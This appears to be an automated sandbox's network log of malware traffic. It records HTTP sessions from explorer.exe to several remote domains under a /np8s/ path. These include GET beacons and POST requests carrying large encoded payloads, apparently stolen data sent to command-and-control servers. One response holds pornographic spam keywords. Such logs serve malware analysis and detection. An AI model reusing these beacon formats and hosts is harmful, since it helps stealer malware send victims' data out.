VhvxCyXY40lUrAgWzcclcq_Vly8niOcBH7qpD7E9ecysBGgR62JsZN8azjQCWc9tWDeEE17DxMj3UwBiVGs3DnOZP7 GiZFvG-p1wiabQN9DRaCbFTgXdghB3SYWxcrpJ_AelbeWkBSxxqt351aDxE~ZlWrF(ZlQUTy64nOyh1~RhEgltRl_j LO0LcbAJBHTH2pOWw3CHChMUsZZmilWmbZEPygOPrMNm92vYfE4V2NXFVd6Z3TGHHYJ1nhx3opPB8E1g 8rc3agXfeBkZdmNuG9mLlfmYy~jevCZXGvOqEg7i-TcBH6Bo6Slu3sA82nBiiMZZzQDxQMBJHEN7yHx~lgRatib9en cTYoCeaNV7wVY(lqUoFGeH9zSrlWEoF5DXE0QmKg8UrPY(sUnJU~XSBajhM73BgVKeEK9RkmKJgmEBZf mX2IJzWpQ8pRmkIrIsh9BUPBo4WxgKJi6p7yWasPP57G9oSqPUa1x2pMtgIYxbph-n4V_MUmBR1fgkcxKGUG0lf5(PldEMGIBgaf3u1a9NaZgnt_pzEaQV4CpATsMmYogOOr7fDUr5H2El8vtkLzB_COzXj9jsoXp2JeanIrAnMh62iLMGN uo3z_9v(4VTueyB4OWhSbXBRHKtkiQcRp5iTS1OFeEg6fY8Rc9QnMYiOJu9saAYl0AOtiBO0r7Gh-Lb6Dex2gjR1zSkM- 1Hy9G2lf59Pufotus2~aRyGgGnN1wWPuDW9EwvpP83uh~Dp62lS4ckeagWc8MkY5NKepbDFUC-nMsxY4Ho8mhZL VwiaUta76pc(imYwltOgpWl1b4RE0qaDW9wW177DXZJgMNARsk_c801XR1bo6gGe4wOLCK_Pff2fPMM18ncsYRV4ay uHO9d~oSa2sU826P_AduCVPTRMjS9fgm7nhOc0V1GBPLyDOToxLpBVS43mHUhx6nBGZ0zlGvM0I3EIs~ysdyWP7TiS xobJjJMZLPqrwlitAA3(RLfcTEj8iB3T59tDelukVU1~9g3NJpstZYwDNSjO_1yWrG0vROu7LsCL4Skv1zRFGqB9y0 iHzHbCtcCoGbr6EHOfUN34IsRPjc2IICl5QIFo8dfWZ7KKZLWEGVbvkqOcJ5a9NB-w665EeBGAQsRd8Bb8Q~5qv4up ggLy9A_8Vwlb-eTytJF~tDF6pp95DtP~jducTqo74lSWpTZFlW1R07lUdx8gYvjXipGuZowhhbU5ch8nu5bYso1t-7 FlYOoe_Tgt-ioaDYwbWezk1M0gfnyWCGuWNsYZQx2h-uwsf0qlaMSzVOsLUm-k8WlIf4VwWC_(c~2ek8RDJBycXHsd QUHTfdnxiG9vDpzVis4f0A2Jtd_erfC44FckDjMqsOuhb4ZUp6t0u0x8zeAL0ui52VfFNXXG8yjo1ABuHxtQoW3Q4I- k7zi3KfGUcdcRYOh1Gd6L0OAHDrEU0OMvZCvXsJZatRGns6tGZ~46TPAf

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49993	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:27.219573021 CEST	9952	OUT	GET /np8s/?U48h=8LogcizAnzdlGnQxjqmkKg1ptkiP35PZAMc6f9pH/hY/tlO3rV33gx6kBCmuDEKP6O8z&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:50:27.267055988 CEST	9954	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Fri, 27 May 2022 16:50:27 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49822	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:52.706499100 CEST	7994	OUT	GET /np8s/?U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:47:52.851285934 CEST	7994	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:47:52 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49996	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:32.433887005 CEST	9966	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 35 37 38 43 41 37 64 6f 71 73 77 42 30 65 58 78 49 41 71 33 6c 4d 56 78 56 71 76 4e 30 54 4c 59 33 6d 65 37 7a 36 42 34 6d 46 4a 4c 68 34 50 2d 4a 68 45 6e 37 35 7e 32 5a 75 6a 48 67 38 61 4b 63 59 67 32 44 37 55 41 57 5a 74 70 31 79 56 53 65 68 62 54 47 71 46 36 6a 63 6c 79 37 72 66 33 78 6a 45 59 33 51 71 30 65 61 49 59 31 68 43 71 64 4f 67 5f 62 52 71 32 63 54 41 4f 4c 63 58 66 6a 79 70 56 68 45 33 6b 6a 71 75 51 42 72 36 39 69 56 4f 4e 66 49 69 35 46 70 69 33 50 65 37 7a 48 34 53 32 33 33 77 48 4d 2d 78 55 72 47 4c 2d 72 48 45 74 77 43 53 4a 56 67 62 56 62 5f 59 42 74 65 57 50 44 37 6d 46 4f 4a 73 6f 4f 64 6c 76 58 68 31 6e 6c 4d 4b 62 39 6d 58 61 66 72 52 68 50 69 50 46 6a 4b 36 61 6e 5a 37 6a 66 33 65 66 62 56 57 76 50 75 32 6d 31 38 34 6f 67 42 45 42 72 4c 36 30 70 62 51 69 6a 58 66 73 44 70 47 51 52 33 67 77 41 6f 51 4c 28 42 61 59 42 53 65 41 63 67 41 6f 33 75 36 6e 46 52 7e 6e 6b 4c 56 54 31 37 76 38 6b 4b 45 4d 34 77 39 54 35 4c 68 42 67 79 44 58 43 6d 36 66 49 72 44 64 31 7a 71 7a 68 61 41 31 39 52 78 54 62 41 54 5f 52 62 4d 53 51 5f 49 36 6a 77 70 6c 56 57 39 76 70 75 49 69 72 36 74 37 56 4a 59 74 72 2d 37 56 50 68 4c 35 31 52 5a 71 38 62 28 4e 5a 44 68 52 71 6e 54 52 4e 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=578CA7doqswB0eXxIAq3lMVxVqvN0TLY3me7z6B4mFJLh4P-JhEn75~2ZujHg8aKcYg2D7UAW Ztp1yVSehbTGqF6jcly7rf3xjEY3Qq0eaIY1hCqdOg_bRq2cTAOLcXfjypVhE3kjquQBr69iVONfli5Fpi3Pe7zH4S233wHM-xUrGL-rHEtwCSJVgbVb_YBteWPD7mFOJsoOdlvXh1nlMKb9mXafrRhPiPFjK6anZ7jf3efbVWvPu2m184ogBEBrL60pbQ ijXfsDpGQR3gwAoQL(BaYBSeAcgAo3u6nFR~nkLVT17v8kKEM4w9T5LhBgyDXCm6fIrDd1zqzhaA19RxTbAT_RbMSQ _I6jwplVW9vpuIir6t7VJYtr-7VPhL51RZq8b(NZDhRqnTRNQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49997	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:32.600502968 CEST	9974	OUT	POST /np8s/ HTTP/1.1 Host: www.shcylzc.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.shcylzc.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.shcylzc.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 35 37 38 43 41 36 4d 72 31 73 55 45 33 4f 61 68 62 69 71 6a 74 64 6c 33 54 4b 72 43 37 7a 6e 4c 67 48 4f 33 39 62 77 65 6e 45 77 4d 6b 49 53 59 4e 69 30 76 37 39 32 50 44 73 33 44 6e 63 57 56 63 5a 49 49 44 37 41 41 58 61 38 30 79 52 64 72 5a 48 76 51 42 4b 45 66 67 63 6c 76 77 4a 72 65 78 6a 42 5f 33 51 69 43 64 70 73 59 6e 33 47 71 62 4e 59 6c 46 42 71 77 64 54 51 43 50 63 71 67 6a 78 59 4b 68 42 50 6b 6a 61 79 51 41 49 53 36 70 30 4f 53 62 59 6a 7a 41 70 69 75 61 4f 28 42 48 34 6e 56 33 32 4d 48 4d 4c 68 55 71 53 37 2d 28 6b 63 75 6f 69 53 41 52 67 62 53 52 66 56 48 74 64 6a 64 44 2d 47 37 4e 38 73 6f 50 74 6c 71 64 51 77 61 79 76 54 62 28 6d 6a 74 66 72 74 45 4f 7a 6a 64 6a 49 50 4c 77 36 79 62 51 31 32 35 62 58 37 79 4a 4f 32 69 39 63 34 76 67 42 45 48 72 4c 37 58 70 62 41 69 6a 55 28 73 44 4e 75 51 59 7a 38 7a 4c 6f 51 4f 77 68 61 36 63 43 53 4b 63 68 70 76 33 75 43 4a 51 77 71 6e 6c 71 6c 54 79 4b 75 71 72 71 45 56 38 77 39 61 33 72 68 34 67 79 44 68 43 6e 36 50 49 34 33 64 7a 69 71 7a 6d 38 38 31 6d 42 78 54 51 67 54 39 4b 4c 42 4b 51 2d 73 2d 6a 31 74 66 57 68 46 76 75 39 77 69 72 62 74 37 55 5a 59 74 7e 75 36 41 48 43 6a 38 35 52 59 66 35 4b 54 70 53 6d 41 47 67 6c 4b 49 58 50 72 34 46 6b 42 48 4f 4c 44 6e 4e 73 49 66 51 55 35 52 44 4d 6a 61 28 50 72 47 51 33 6c 43 34 42 69 39 42 50 78 41 33 39 62 43 6b 51 49 4a 42 74 4f 52 55 41 31 75 68 74 6a 78 6d 35 52 65 46 55 7e 67 42 6f 4e 6f 44 65 6b 79 78 6f 7e 35 32 68 42 6f 70 33 62 6b 57 5a 63 34 4d 64 50 65 62 50 4f 6e 72 47 43 56 78 61 6b 47 6f 51 32 6e 79 5a 48 49 53 65 39 4e 53 4b 7e 6f 67 31 44 57 6b 33 34 76 58 43 74 6d 6b 5a 53 7a 33 6b 73 75 55 72 31 66 76 47 69 78 37 50 4f 43 65 34 70 63 52 72 6c 4d 75 32 4e 73 38 57 5a 44 4c 4a 5a 30 39 79 34 74 74 67 4a 5f 69 4e 54 6b 55 38 4e 34 6d 31 75 4e 54 48 59 68 66 30 36 4d 76 4d 48 33 49 36 44 36 72 48 42 39 6a 4d 76 48 78 7a 64 4d 74 35 6d 79 78 37 68 43 55 74 64 50 55 38 52 4e 47 78 73 44 75 45 41 70 51 50 77 72 75 48 41 31 70 76 58 66 4d 36 65 4d 42 79 45 49 64 42 42 64 73 47 4e 6d 76 63 4f 45 45 71 56 49 6e 57 68 6e 63 4c 31 53 67 72 70 68 69 6f 28 34 45 33 54 55 41 52 69 30 64 6d 75 4c 78 74 4b 55 70 61 4b 5f 38 4c 4f 6a 73 30 50 75 45 74 43 50 6d 4d 6a 66 49 31 34 33 33 73 39 52 33 50 58 33 63 30 78 59 43 36 78 68 63 44 45 6b 6d 41 6c 34 38 4e 7e 46 5a 2d 66 69 76 77 64 4c 62 73 50 2d 38 61 48 4a 65 6c 52 44 46 37 38 56 77 41 55 79 41 30 76 4f 51 74 39 56 34 4f 42 6e 75 71 28 42 75 4c 33 37 6f 65 33 64 72 34 39 61 70 67 4f 4c 6b 72 44 45 76 4d 46 4f 58 42 59 71 66 33 69 38 43 50 51 49 44 49 78 50 6a 42 54 62 6e 41 78 4c 36 4f 69 53 74 6d 30 55 41 62 43 73 7e 35 54 44 67 56 74 33 4f 73 6e 43 62 4c 38 76 30 62 6a 44 4b 38 62 57 47 32 6a 4d 62 41 44 78 48 43 51 4a 44 49 76 32 6d 70 4b 4f 35 32 6b 6c 61 6a 47 43 48 49 32 36 6a 37 73 48 75 46 4e 54 74 35 70 47 72 46 28 61 44 53 69 49 70 65 6e 4a 53 78 45 6d 4b 61 66 61 38 75 44 63 76 33 4d 55 4e 38 6d 37 33 54 78 5a 57 57 64 32 30 66 6a 4b 58 31 39 77 56 34 5a 48 39 59 69 66 46 75 61 4d 47 4d 34 2d 38 74 65 4c 65 55 65 4e 76 73 78 67 77 48 70 6b 42 41 73 72 33 6f 53 77 51 6a 48 6c 4c 73 48 39 61 55 34 45 4c 44 6b 42 79 32 6b 6e 30 57 54 36 56 41 4a 35 34 58 6a 43 52 59 44 4c 79 5f 69 38 57 68 39 59 53 49 51 33 4f 4c 48 70 4f 64 55 35 4b 61 4d 36 4e 4c 74 56 6a 50 44 56 42 36 51 37 33 70 50 52 31 4f 68 2d 79 58 31 74 56 41 4c 74 41 32 58 55 7e 45 5a 64 54 44 43 54 55 37 49 49 74 4c 67 5a 4f 70 68 30 42 69 50 50 51 43 58 73 33 38 71 69 4d 4a 32 31 6b 74 65 30 55 76 71 52 68 34 4c 45 78 64 57 74 6f 55 6b 4f 71 61 6a 41 39 56 73 2d 6c 38 7e 50 74 41 32 47 6b 67 6c 39 66 33 55 79 6e 6c 69 61 69 6a 69 61 66 6d 44 4f 7a 74 69 35 67 62 62 7a 53 4a 4d 34 38 54 48 34 4c 43 44 51 4f 7a 38 6e 6a 4c 59 75 32 74 64 31 30 49 50 4c 4f 39 52 79 64 5a 52 76 6c 38 74 58 37 79 79 4c 6b 4d 4b 55 48 4d 6a 64 72 31 75 45 53 6b 33 41 66 62 77 6e 7a 6a 37 34 32 78 33 42 6b 64 30 48 76 45 30 4e 47 31 41 74 38 4c 45 49 51 79 7a 79 4d 53 69 48 67 38 28 51 6a 75 67 57 47 6c 73 73 7e 5a 67 2d 4a 43 48 78 63 59 54 33 57 63 45 35 51 2d 6f 49 62 31 78 65 73 4b 46 33 66 79 Data Ascii: U48h=578CA6Mr1sUE3Oahbiqjtdl3TKrC7znLgHO39bwenEwMkISYNi0v792PDs3DncWVcZIID7AAX a80yRdrZHvQBKEfgclvwJrexjB_3QiCdpsYn3GqbNYlFBqwdTQCPcqqjxYKhBPkjayQAIS6p0OSbYjzApiuaO(BH4n

Timestamp	kBytes transferred	Direction	Data
			V32MHMLhUqS7-(kcuoiSARgbSRfVHtdjdD-G7N8soPtlqdQwayvTb(mjtfrtEOzjdjIPLw6ybQ125bX7yJO2i9c4vg BEHrL7XpbAijU(sDNuQYz8zLoQOwha6cCSKchpv3uCJQwqnlqlTyKuqrqEV8w9a3rh4gyDhCn6PI43dziqzm881mBx TQgT9KLBKQ-s-j1tfWhFvu9wirbt7UZYt~u6AHCj85RYf5KTpSmAGglKIXPr4FkBHOLDnNsIfQU5RDMja(PrGQ3lC4 Bi9BPxA39bCkQIJBtORUA1uhtjxm5ReFU~gBoNoDekyxo~52hBop3bkWZc4MdPebPOnrGCVxakGoQ2nyZHISe9NSK~ og1DWk34vXCtmkZSz3ksuUr1fvGix7POCe4pcRrlMu2Ns8WZDLJZ09y4ttgJ_iNTkU8N4m1uNTHYhf06MvMH3I6D6r HB9jMvHxzdMt5myx7hCUtdPU8RNGxsDuEApQPwruHA1pvXfM6eMByEIdBBdsGNmvcOEEqVInWhncL1Sgrphio(4E3T UARi0dmuLxtKUpaK_8LOjs0PuEtCPmMjfI1433s9R3PX3c0xYC6xhcDEkmAl48N~FZ-fivwdLbsP-8aHJelRDF78Vw AUyA0vOQt9V4OBnuq(BuL37oe3dr49apgOLkrDEvMFOXBYqf3i8CPQIDIxPjBTbnAxL6OiStm0UAbCs~5TDgVt3Osn CbL8v0bjDK8bWG2jMbADxHCQJDIv2mpKO52klajGCHI26j7sHuFNTt5pGrF(aDSiIpenJSxEmKafa8uDcv3MUN8m73 TxZWWd20fjKX19wV4ZH9YifFuaMGM4-8teLeUeNvsxgwHpkBAsr3oSwQjHlLsH9aU4ELDkBy2kn0WT6VAJ54XjCRYD Ly_i8Wh9YSIQ3OLHpOdU5KaM6NLtVjPDVB6Q73pPR1Oh-yX1tVALtA2XU~EZdTDCTU7IltLgZOph0BiPPQCXs38qiM J21kte0UvqRh4LExdWtoUkOqajA9Vs-l8~PtA2Gkgl9f3Uynliaijiafm DOzti5gbbzSJM48TH4LCDQOz8njLYu2td10IPLO9Ryd ZRvl8tX7yyLkMKUHMjdr1uESk3Afbwnzj742x3Bkd0HvE0NG1At8LElQyzyMSiHg8(QjugWGlss~Zg-JCHxcYT3WcE5Q- oIb1xesKF3fypUBZys4AM-AHQpqzPeVucXTvp3jK4WUxRWMR2PZ-nK5kfK83IjfaaOM0fVINMbWCQp~A8tu_6a0 OnC5pwtMc2vcS73RzelQ_Cp6xnhiIPD771G2cIINhKwxq2EAhCKfb7aDSOTe1RphcOF0Ei92jlhRqBpphixbshOW2i VJ2YB8iA2O5Q7IrO7izgS2g3J3_nVWSsc0j4LGpwBZTwisv4yf1omEm8z7FhJvlB1BPg-EtCocTQgh2ZRDn0l690vY jQdQMyYPa9VX5SRjgTe3_MWk_5j7Z5MNdVdPp4tzfsaYr43kBEfhPSyLydAuXB9T_(QOUmzUzpemOlmCpK5dF7MUFV qzOwAHNXtls945L1YXKUiv5C523EfPU8v0tYdkaWRFAMCpTyUTK066hAG9Ihpteh_YsxjXlK3fWsDqtf_e7yO4aZFx oJ3HU8zKLEaE3wHQZ3NjLoculjkD2bljEEmKSKMqY8HjvmP0BhBcWPLxe5fFAQ0UmIYFc8giX6qChN4xftI0GFh9Qg bwybcbOta(s6oPHzRSbcw1FOMA3DCllEdk3gjHsvTT6UROXwZhQ0gdjCla2r0p_xEm4H73ZVkvHcF~TRzhdXCUQPRT tk83Webg3k47bO9Ttl-0cKRzCRMOZdIizrNxXoJGnZ3lHr6GPetaHvOE-BGPjTIIeBxkhaGF5gmq552tnrpa1ZPIi8 o~Eo9RW8IWfhvTFElpci60ujfA7fUSZqgIbeTkPTyxccpT8uE(XMiOylw28Ujm67vEvKV8zzhje4CZyCoVZQlruqSx n7Y8Mbfc3jLaevTv6UX(J~LxK1VxmrNnRW0mR6SOPOdrdHPBP9CdrZbeiiyQNwb3-~0kFnp~RIIC6FiXrCC2_o_HeV sHn3DvohGKifSZwSwdDEPKL78Q1WlZQS2xRyndBjB2j~3vNlxjXYyZrGZsOr3DNze84MHPhv5VTMIsDRJwYPqD9lMt 0QAtCEk0pmH0uFxob3VlZ(-ANtDtSqzyhBqCIKl7hvfCZNNZhNMfq1LXJwJdgm6FDHbRgR_QbJhIbii1pbvh1oOoWl sVDPsgU2hTNfOdQip7nPgwusGEkfwo4wSfcYZCFn9UqCQ6A1O(GrtISTs8TncTl7GWWRmDDiVH4OOv9fRfncP01eQx FUaTB4jYmu2il3oaQYWA_KSUYR3DWUOv18sfJry4ONg75rJwB3URqgeXAKC(qdCpSI9nqaIpwRXWptWM m6MPC(xPNAjZFRpOGN6p91kFpddfXF3HWZzKQ3lZSx0bNz7C6tVQcyEQFw0INWejJ4sB9hX9Vx6YaJOn oUYXmRWQ1wVNYgKUVu59bi61xqrhShxdAG6ZsQvJCuxK5kHR9vBnzpnNvQ2~DkuZQvx2DITSJqYSRQA6cfui_3mroA uezOmvLl395Et~mq7UKFA5ZjwYo8_SzH1UZNqGEUn7uoKQwmW(anEtSrS9CZwr8UVgctVovSWNGR5njTCX3s3a2zuu GbK3KejwdOQptAu~k9bMqfgHlf8Kryl1r(InSxSN6qKjEfxbDaGZiU9qVRzWv5_yvHoh7azJKm-XYMZT_zxnAta(Bs QeIfdbz56I3(V5gGQ98K2q6Tv4AeyQ4WMd7uTy5Bzf_OTxzLMgQDZXWCEEYxaCHYaxei_Y2~xTq(srgPb0gH3AG1DW wqVghZVrf5cllj1P1ec2iCNCNtNX9YbrZFWnk1SFKvwgMfCABuIx1~ag87GUSj7At9rSUAmYaJWF3(LxQm-aW8wkqz k3mCTGJNMmnSfXmFzxpleG9cF1wNgvnoDmC~EFs8e5oZ3j8cv2GJV2e9_SKhK0tnhRqTZE78MAHElYvQ pF9WUmrOz0c8FJCKicys6jfSAJFVEzhPcpY(fW_h1hg0UP97S(2T6t7Gi9B7Zfbz-GpBR94Bz3wh7PxssP6eE86ePa MTfzChiwL2GGmUfspc65nDrWA(hgzykXEZKIb2sgdL1HCkVUQ3BmpeyB9tfJazy0AeJK_Ej8dzSSALSZF2LXbxCRmE rwF37iaoa8gcALR0xFEk1vxSxSjf9NnTne1K9k7k03fAqxn5j~qjPRii_8zv8hZ91fFlQ7LAd1bHPqlUf2KaJvQ1Uv 7wXRaRbICV5JJUTzZ9cLo9k(kflNKH1HTPnk21DtGi14ri2lr95ELbFtMgniDMlPgIbI0nOoxn3ezsmB4Csa6OGABf DWCJlMU3Fui9mws0DSnge0sWw0Yb3Lx7RjBPntJm_3UBoUZaoomeSiN8ksy69mzylYfAMY3qdNijBm3MBElfR5OUFw DWtCNwcBxkyvRfMb3ELHQbe6CfJ5SMkLIuJuUtd5rdhXK8FdOaEf1puc6Njc4~XKqRAvcJybpgj~B3n61Ceig2qiYX RQSvQrp8q3UkIsxN5UghwUr(3jV8GinzM1hMlzydVQg0q3Dr9P8PZBJJLM4Luy3kYfR2mhoGsLGpmj5zhLnyTSYgjj tsdTfpYoBduj6H5nUdShqYCjVF8qUgRX0pkUPVnJ_pnvuXApYbwGhWQIWniRrkY0oFAczntsqvpmwYORldRy2f6eG8 Ozz~yHqfk4lwBNirFUeRqtV9_4nDn8GR5mdTAVMvw(edOOPVjJncgh5cPMWXv(m2MhainBO8c4kfdCXE4WKhh~-cvI _AKzgTSHdwaB8qJ(7~RtGKi0MT9xDvCrH6bY8q5PWDVFd2P8r0uIK5OQLFzGft5m7cwv

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49998	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:32.767308950 CEST	9993	OUT	GET /np8s/?U48h=25I4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDebssumACK1+&m88hS =6ld8i2BhSR2pvHw HTTP/1.1 Host: www.shcylzc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:32.935988903 CEST	10005	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 16:50:19 GMT Content-Type: text/html Content-Length: 1589 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c1 d6 d6 a5 cc c8 be d6 bc af cd c5 d3 d0 cf de d4 f0 c8 ce b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 36 30 38 35 3b 26 23 33 38 38 39 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>夫妇交换性三中文字幕,欧美胖老太bbbbb,影音先锋色AV资源网,欧美胖老太bbbbb</title><meta name="keywords" content="夫妇交换性三中文字幕,欧美胖老太bbbbb,影音先锋色AV资源网,欧美胖老太bbbbb" /><meta name="description" content="夫妇交换性三中文字幕,欧美胖老太bbbbb,影音先锋色AV资源网,欧美胖老太bbbbb,国产日韩欧美一区二区三区,欧美&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49841	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
